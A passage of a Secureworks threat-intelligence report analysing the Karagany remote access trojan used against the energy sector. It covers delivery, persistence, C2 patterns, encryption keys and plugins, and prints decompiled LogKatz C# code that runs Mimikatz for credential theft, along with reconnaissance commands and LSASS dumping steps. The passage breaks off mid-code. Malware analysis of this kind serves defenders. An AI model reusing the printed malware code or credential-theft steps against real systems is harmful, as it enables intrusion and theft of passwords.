
Updated Karagany Malware Targets Energy Sector

secureworks.com/research/updated-karagany-malware-targets-energy-sector

Counter Threat Unit Research Team



Wednesday, July 24, 2019 *By: Counter Threat Unit Research Team*

The following analysis was compiled and published to Threat Intelligence clients in July 2018. The Secureworks® Counter Threat Unit™ (CTU) research team is publicly sharing insights about the IRON LIBERTY threat group, as well as details about the Karagany and MCMD malware used exclusively by IRON LIBERTY, to supplement the discussion of the man-on-the-side technique described in the Secureworks Incident Response Insights Report 2019.

Summary

In early 2018, Secureworks® Counter Threat Unit™ (CTU) researchers identified and analyzed a number of Karagany (originally known as xFrost) malware family variants and associated plugins. Karagany is a modular remote access trojan (RAT) linked to the threat group CTU™ researchers track as IRON LIBERTY (also known as DragonFly2.0 and Energetic Bear). CTU analysis indicates that the malware is still under active development as of July 2018. The authors have made a number of updates and changes to the core RAT component, as well as to a number of the plugins commonly used in conjunction with the framework.

Background

Dating from at least 2010, the Karagany malware family originated from criminal malware known as "Dream Loader." Reports indicate that Dream Loader was leaked onto underground forums and that limited use was seen in the wild.

CTU researchers have linked Karagany to the IRON LIBERTY threat group. Although Karagany is based on the leaked Dream Loader source code, IRON LIBERTY invested time to significantly develop and update the malware for its own operations. CTU researchers are unaware of Karagany being used by any other threat groups as of this publication.

Active since at least 2010, IRON LIBERTY targets the energy vertical, including energy companies and organizations financing the energy vertical in the U.S. and Europe. The Russian government likely tasked IRON LIBERTY with collecting intelligence and possibly pre-positioning for sabotage operations. Following public reporting of IRON LIBERTY's capabilities in 2014, CTU monitoring of the group's activity suggests that it stopped using its known tools and retired its infrastructure. In late 2016, IRON LIBERTY re-emerged with a campaign targeting the energy vertical. Analysis of Karagany samples from 2016 through 2018 shows continuous development throughout the course of that campaign.

Technical details

CTU analysis provides insight into Karagany's functionality, how the malware is delivered and installed, and its typical plugins.

Core capability

Karagany does not have a wealth of built-in capability at its core. Its main purpose is to provide the ability for a remote threat actor to maintain persistent access to a victim's network, upload/download files, and download and execute additional plugin modules. CTU researchers observed the following plugins:

- Listrix — file enumeration and directory listing
- IKLG — keylogger
- ScreenUtil — screen capture utility
- MCMD — interactive command shell module
- SysInfo — system information enumeration
- Browser Data Viewer — browser data and credential theft
- LogKatz — custom Mimikatz script for credential theft

In addition to the plugin functionality, the core module contains a limited capability to harvest browser passwords stored in the Windows Credential Store (see Figure 1).




Figure 1. Karagany credential enumeration via standard API calls. (Source: Secureworks)

Delivery

IRON LIBERTY has used existing access to target environments to manually install Karagany on victims' machines using stolen privileged credentials. CTU researchers assess that each victim was specifically targeted based on their role and access within the organization. An example of this process is the use of the legitimate Microsoft tool PsExec to gain a remote command session on the victim's machine using a compromised Active Directory service account that has local administrator privileges.

As shown in Figure 2, once on the victim's machine, the threat actors use the Microsoft Sysinternals tool ProcDump to dump the LSASS process. This dump file is then RAR-compressed and retrieved by the threat actor in order to recover the passwords of the machine's legitimate users.




Figure 2. Red Cloak process tree showing user profiling/password dumping. (Source: Secureworks)

CTU researchers assess that the threat actors used compromised privileged credentials sparingly for initial access and then ran the malware in the context of the user to enable granular victim targeting and to camouflage the malware and its subsequent operations.

Installation

Unlike pre-2017 Karagany variants, which either installed the malware into the directory it initially executed from or picked a name and path from a list of locations, all of the variants observed by CTU researchers during this campaign were hard-coded to install to a specific path: %LOCALAPPDATA%\SearchIndexer\SearchIndexer.exe.

A number of other files are created at installation time but remained empty in all observed infections:

- %LOCALAPPDATA%\SearchIndexer\up_stat.txt
- %LOCALAPPDATA%\SearchIndexer\stat_ag.txt
- %LOCALAPPDATA%\SearchIndexer\serv_stat.txt
- %LOCALAPPDATA%\SearchIndexer\proxy.txt

Any plugins downloaded by the malware are dropped into %LOCALAPPDATA%\SearchIndexer\settings and executed. Regardless of which plugin is dropped and executed, the filename convention svchost*<[0-9]*+>.txt is used (e.g., %LOCALAPPDATA%\SearchIndexer\settings\svchost1328525.txt). Plugin files dropped to this directory are only ever executed once. Even if the same plugin is executed multiple times, it will be re-downloaded per execution.

The core Karagany implant does not delete any of the plugins it downloads, although some of the plugins are designed to self-delete. This oversight facilitates high-fidelity forensic analysis of the majority of plugin activity carried out over the duration of the intrusion and allows a detailed timeline of threat actor activity to be compiled. The malware also creates a directory that is used for storing both plugin output data and to stage data for exfiltration. The value is hard-coded, and CTU researchers have observed the three variants listed in Table 1. The ascending numerical value of these directories likely indicates malware versioning.

Compilation date	File path
2016	%APPDATA%\Update\Tmp\3.0\
2017	%APPDATA%\Update\Tmp\7.0\
2017/2018	%APPDATA%\Update\Tmp\9.0\

Table 1. Karagany directories created for storing data.

Persistence

In all versions analyzed, the malware uses the Windows Startup folder of the infected system for persistence between reboots. An LNK file is added and usually retains the name of the malware as written to disk. In all of the 2017 and 2018 samples analyzed by CTU researchers, this name is "SearchIndexer.LNK":

```
%UserProfile%\Start Menu\Programs\Startup\SearchIndexer.LNK
```

Command and control

CTU analysis of the command and control (C2) capabilities of the Karagany malware show a number of changes designed to reduce detection.

C2 operations

Samples compiled in 2017 and 2018 were hard-coded with specific URI patterns to communicate with the C2 server via HTTP POST requests. The alphanumeric filename string is pseudo-random and differs for each transmission to the server. It does not contain any identifying information about the host.

- Pattern: https://*<domain>*/picture/*<[a-z]{3}[0-9]{3}>*.*<jpeg* | *tiff* | *bmp>*
- Example: https://*<domain>*/picture/zzz123.tiff

Variants compiled in 2016 used subtly different URI paths (e.g., https://*<domain>*/get_image/*<[0-9]{6}>.* *<(jpg* | *png* | *gif)>*). This change is likely an attempt to evade any basic network intrusion detections that rely on tight string matching.

The hard-coded User-Agent string "Mozilla/7.0 (Windows NT 7.0; WOW64; rv:7.0) Gecko/15103 Firefox/46.0" is used by the malware during communications with the C2 server. This User-Agent is the same across all 2017 and 2018 samples. The "Mozilla/7.0" portion of this User-Agent string is invalid and is not used by any known products as of this publication.

Once the malware has checked in with the C2 server, if the threat actor has scheduled additional tasking, a different URI path is used to retrieve the specified plugins:

```
https://<C2 IP address>/template/collection.php?a=tasks/<plugin path>
```

C2 traffic encryption

Although the C2 traffic is secured by SSL/TLS, Karagany also encrypts and encodes the packet payloads before transmission to its C2 server using the AES-128-CBC algorithm and a pseudo-randomly generated initialization vector (IV) (see Figure 3).

.rdata:00412...	00000014	C	/en-us/default.aspx
.rdata:00412...	0000000E	C	microsoft.com
.rdata:00412...	0000001C	C (1...	SearchIndexer
.rdata:00412...	00000006	C (1...	%d
.rdata:00412...	00000042	C (1...	Microsoft Windows Search Indexer
.rdata:00412...	0000000A	C	event_one
.rdata:00412...	00000016	C (1...	%s\\svchost
.rdata:00412...	0000000E	C (1...	%d.txt
.rdata:00412...	00000006	C (1...	.e
.rdata:00412...	00000006	C (1...	xe
.rdata:00412...	00000007	C	https:
.rdata:00412...	00000010	C (1...	APPDATA
.rdata:00412...	00000005	C	####
.rdata:00412...	00000014	C	%s %s %s \"%s%s%s%s\"
.rdata:00412...	00000005	C	open
.rdata:00412...	00000006	C	$$$$$
.rdata:00412...	00000007	C	Ke%6dW
.rdata:00412...	00000005	C	\r\n\r\n
.rdata:00412...	0000000C	C (1...	%s\\%s
.rdata:00412...	0000001E	C (1...	%s\\stat_ag.txt
.rdata:00412...	00000014	C (1...	%s\\%s.exe
.rdata:00412...	00000018	C (1...	%s\\settings
.rdata:00412...	00000008	C (1...	.ln
.rdata:00412...	00000008	C (1...	\\Up
.rdata:00412...	00000012	C (1...	date\\Tmp
.rdata:00412...	0000000E	C (1...	%s\\9.0
.rdata:00412...	0000001E	C (1...	%s\\up_stat.txt
.rdata:00412...	00000022	C (1...	%s\\serv_stat.txt
.rdata:00412...	0000001A	C (1...	%s\\ngate.txt
.rdata:00412...	0000001A	C (1...	%s\\proxy.txt
.rdata:00412...	00000011	C	8204817400673abe
.rdata:00412...	00000011	C	d9184eaa20593b1a
.rdata:00412...	0000000C	C	InstallDate
.rdata:00412...	0000002D	C	SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion
.rdata:00412...	00000005	C	%d%d
.rdata:00412...	00000005	C	%s%s
.rdata:00412...	00000046	C	Mozilla/7.0 (Windows NT 7.0; WOW64; rv:7.0) Gecko/150103 Firefox/46.0
.rdata:00412...	00000009	C	https://
.rdata:00412...	00000005	C	====
.rdata:00412...	0000000A	C (1...	*.*
.rdata:00412...	00000006	C (1...	..
.rdata:00412...	0000000C	C	%s%si%dd=%d
.rdata:00412...	0000000C	C	&%s%sv=%d%s
.rdata:00412...	0000000A	C	&param=%d
.rdata:00412...	0000000E	C	%s/%s%s%s%d%s
.rdata:00412...	00000030	C	Content-Type: application/x-www-form-urlencoded

Figure 3. Unpacked Karagany binary strings showing AES key. (Source: Secureworks)

The AES encryption key used is hard-coded in the binary as an ASCII string of hexadecimal values and was the same in all 2017 and 2018 samples analyzed by CTU researchers. The string is visible within the unpacked Karagany binary and is not itself encrypted. Once the payload has been AES-encrypted, it is prepended with the IV value and Base64-encoded for transmission. Figures 4 and 5 show an example decode and decryption based on sinkhole data obtained by CTU researchers of a Karagany beacon payload.




Figure 4. Base64 decoding Karagany C2 beacon with CyberChef. (Source: Secureworks)




Figure 5. AES decrypting Karagany C2 beacon using CyberChef. (Source: Secureworks)

C2 configuration decryption

Although a large number of strings are visible in the unpacked Karagany executable file, the details of the hard-coded C2 servers are still obfuscated and are decrypted in memory as needed during execution. The relatively simple XOR encryption function uses the value 0xF for the first byte of the key and adds 0x1 to this value for each further byte: 0x0F, 0x10, 0x11, 0x12 [...]. In the samples observed by CTU researchers, a number of parameters were obfuscated using this technique, including the C2 IP address as well as the URL and URI path used for communication with the C2 server.

On some infected machines, the %LOCALAPPDATA%\SearchIndexer\ngate.txt file was present and contained RC4-encrypted C2 IP addresses. The RC4 decryption key for this file is hard-coded in the Karagany malware and was the same across all observed samples:

```
8fPa,i.h-dookmipxRFAp$'z8[%@b*U#:oXQXXa
```

Plugins

The main purpose of Karagany is to provide a threat actor the capability to remotely execute additional plugins on the victim's machine. CTU researchers observed a wide range of plugins dropped and executed via Karagany in 2017 and 2018. In addition to the plugins described below, CTU researchers have observed a few others compiled on-the-fly specifically to interact with other tools deployed by the IRON LIBERTY group on victims' networks.

Listrix

The most commonly observed plugin downloaded and executed by far was Listrix, a simple file-searching utility. The 2017 and 2018 versions of the module include the following hard-coded list of file extensions to search for:

```
*.txt,*.bat,*.pcf,*.vsd,*.zip,*.pfx,*.cer,*.crt,*.pem,*.key,*.cfg,*.conf,*.rar,*.docx,

*.xlsx,*.pst,*.doc,*.rtf,*.pass*.*,*.pdf,*.xls
```

During execution, a temporary file is used to stored results under %LOCALAPPDATA%\Temp\<*random characters*>.tmp. Once complete, this file is moved to %APPDATA%\Update\Tmp\fls.txt for collection by the threat actor. The fls.txt file uses a tab-delimited format for the three fields: file path, file size, and last write time.

Upon completion, the plugin is configured to self-delete via the following command:

```
cmd.exe /c del <plugin binary path> >> NUL
```

CTU researchers have observed multiple variants of the Listrix plugin. The main differences are the file extensions searched for and the excluded paths.

SysInfo

The SysInfo plugin runs a selection of basic reconnaissance commands on the victim's machine via a cmd.exe process:

```
systeminfo

cmdkey /list

tasklist /v

netstat -nao

netstat -rn

ipconfig /all

arp -a

net share

net use

net user %username%

net user %username% /domain

set

dir %systemdrive%\Users*.*

dir %appdata%\Microsoft\Windows\Recent*.*

dir %userprofile%\Desktop\*.*
```

```
dir %programfiles(x86)

dir %programfiles%

dir %appdata%

whoami /all
```

The results of these commands are piped to a hard-coded output file: %APPDATA%\Update\Tmp\res.txt. As with other plugins, the plugin self-deletes from disk following successful execution.

ScreenUtil

The ScreenUtil module, which was first reported in 2017, takes a screenshot of the current user's desktop. All variants analyzed by CTU researchers were hard-coded to drop the captured image files to %APPDATA%\Update\Tmp\.

A number of variants of ScreenUtil have been observed by CTU researchers, showing clear changes in how the plugin operates over time.

Pre-2017 variants are much simpler in function and simply leverage the Windows GDI library to capture the screen to a file called picture.png file before self-deleting. Multiple executions of this plugin overwrite the previous screenshot if it has not been moved or renamed.

The version compiled in 2017 is much more complex, is multi-threaded, and has additional functionality:

- Creates system events "__pickill__" and "__pic__" that act as mutexes and facilitate self-removal.
- Installs itself to %APPDATA%\Roaming\Microsoft\ScreenUtil.exe.
- Creates an entry in the user's Startup folder for persistence.
- Monitors the current foreground window title for a list of hard-coded keywords (headtime, total, outlook, passw, auth, login, message, letter, enter, request, reply, scheme, plan, secret, graf, bank, mail, passview). If a window is open with any of these keywords in the title, a screenshot is taken in BMP format before being converted to a JPG file and stored to the install path as "pic.jpg". This file is then copied to the main Karagany plugin data folder %APPDATA%\Roaming\Update\Tmp and given a unique name of pic*%d*.jpg, where *%d* is the current system tick count.

Due to the persistence capability of 2017 and 2018 variants, this plugin remains resident on disk, allowing for detection through persistence mechanism monitoring.

Keylogger

CTU researchers observed a standalone keylogger plugin compiled in March 2016 on a number of infected machines. This plugin was deployed via multiple variants of Karagany and does not seem to have been subject to additional development activity.

The keylogger is similar in design to the 2017 ScreenUtil plugins and has the following characteristics:

- Creates events "__klg__" and "__klgkillsoft__" to act as mutexes and facilitate self-removal.
- Installs itself to %APPDATA%\Intel Corporation\IAStorIcon.exe.
- Creates an entry in the user's Startup folder for persistence.
- Uses the SetWindowsHookExW API function to capture keystrokes system-wide.

- Formats and writes the keylogger output to %APPDATA%\Update\Tmp\k*%d*.txt, where *%d* is the current system tick count.

LogKatz

The LogKatz plugin is a .NET C# binary compiled in 2015. It contains a Base64-encoded, Gzip-compressed version of the Invoke-Mimikatz PowerShell script (see Figure 6). The version of the script specifically embedded in variants analyzed by CTU researchers was pushed to GitHub on February 17, 2015.

```
Main() : void
// frameworkMem.Program
// Token: 0x06000008 RID: 8 RVA: 0x000021C4 File Offset: 0x000003C4
public static void Main()
{
    int num = 0;
    Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData);
    FileStream fileStream = new FileStream(Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData), "logKatz.dat"), FileMode.Append);
    StreamWriter streamWriter = new StreamWriter(fileStream);
    Runspace runspace = RunspaceFactory.CreateRunspace();
    runspace.Open();
    try
    {
        Pipeline pipeline = runspace.CreatePipeline();
        pipeline.Commands.AddScript(frameworkMem.GetKatz());
        pipeline.Commands.AddScript(frameworkMem.GetCommand());
        pipeline.Commands.Add("Out-String");
        Collection<PSObject> collection = pipeline.Invoke();
        StringBuilder stringBuilder = new StringBuilder();
        foreach (PSObject psobject in collection)
        {
            stringBuilder.AppendLine(psobject.ToString());
        }
        streamWriter.WriteLine(stringBuilder.ToString());
    }
    catch (Exception ex)
    {
        streamWriter.WriteLine("{0}", ex.Message);
    }
    num++;
    streamWriter.Close();
    fileStream.Close();
    runspace.Close();
    File.Copy(Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData), "logKatz.dat"), Path.Combine(Environment.GetFolderPath
      (Environment.SpecialFolder.ApplicationData), "Update\\Tmp\\logKatz.dat"), true);
    Environment.Exit(0);
}
```

Figure 6. DNSpy output showing Main function of LogKatz. (Source: Secureworks)

The binary decodes both the Invoke-Mimikatz payload and the required command-line arguments using the "GetKatz" and "GetCommand" functions (see Figure 7). It then executes these elements directly via the C# PowerShell.Invoke method.

```
using System;
using System.IO;
using System.IO.Compression;
using System.Text;

namespace frameworkMem
{
    // Token: 0x02000002 RID: 2
    internal class frameworkMem
    {
        // Token: 0x06000001 RID: 1 RVA: 0x00002050 File Offset: 0x00000250
        public static string GetCommand()
        {
            byte[] buffer = Convert.FromBase64String("H4sIAAAAAAAEAAXBMQ6AIAwAwK807Hygq5ODj6ihIQ2UEgpofL13Z9tWOF6iUmh+EA9TpZYg9CFbKmdGTHyvDM5ljeqEWC1b6+T+2EgO/
              MoMPxtJGTtJAAAA");
            string @string;
            using (MemoryStream memoryStream = new MemoryStream(buffer))
            {
                using (MemoryStream memoryStream2 = new MemoryStream())
                {
                    using (GZipStream gzipStream = new GZipStream(memoryStream, CompressionMode.Decompress))
                    {
                        gzipStream.CopyTo(memoryStream2);
                    }
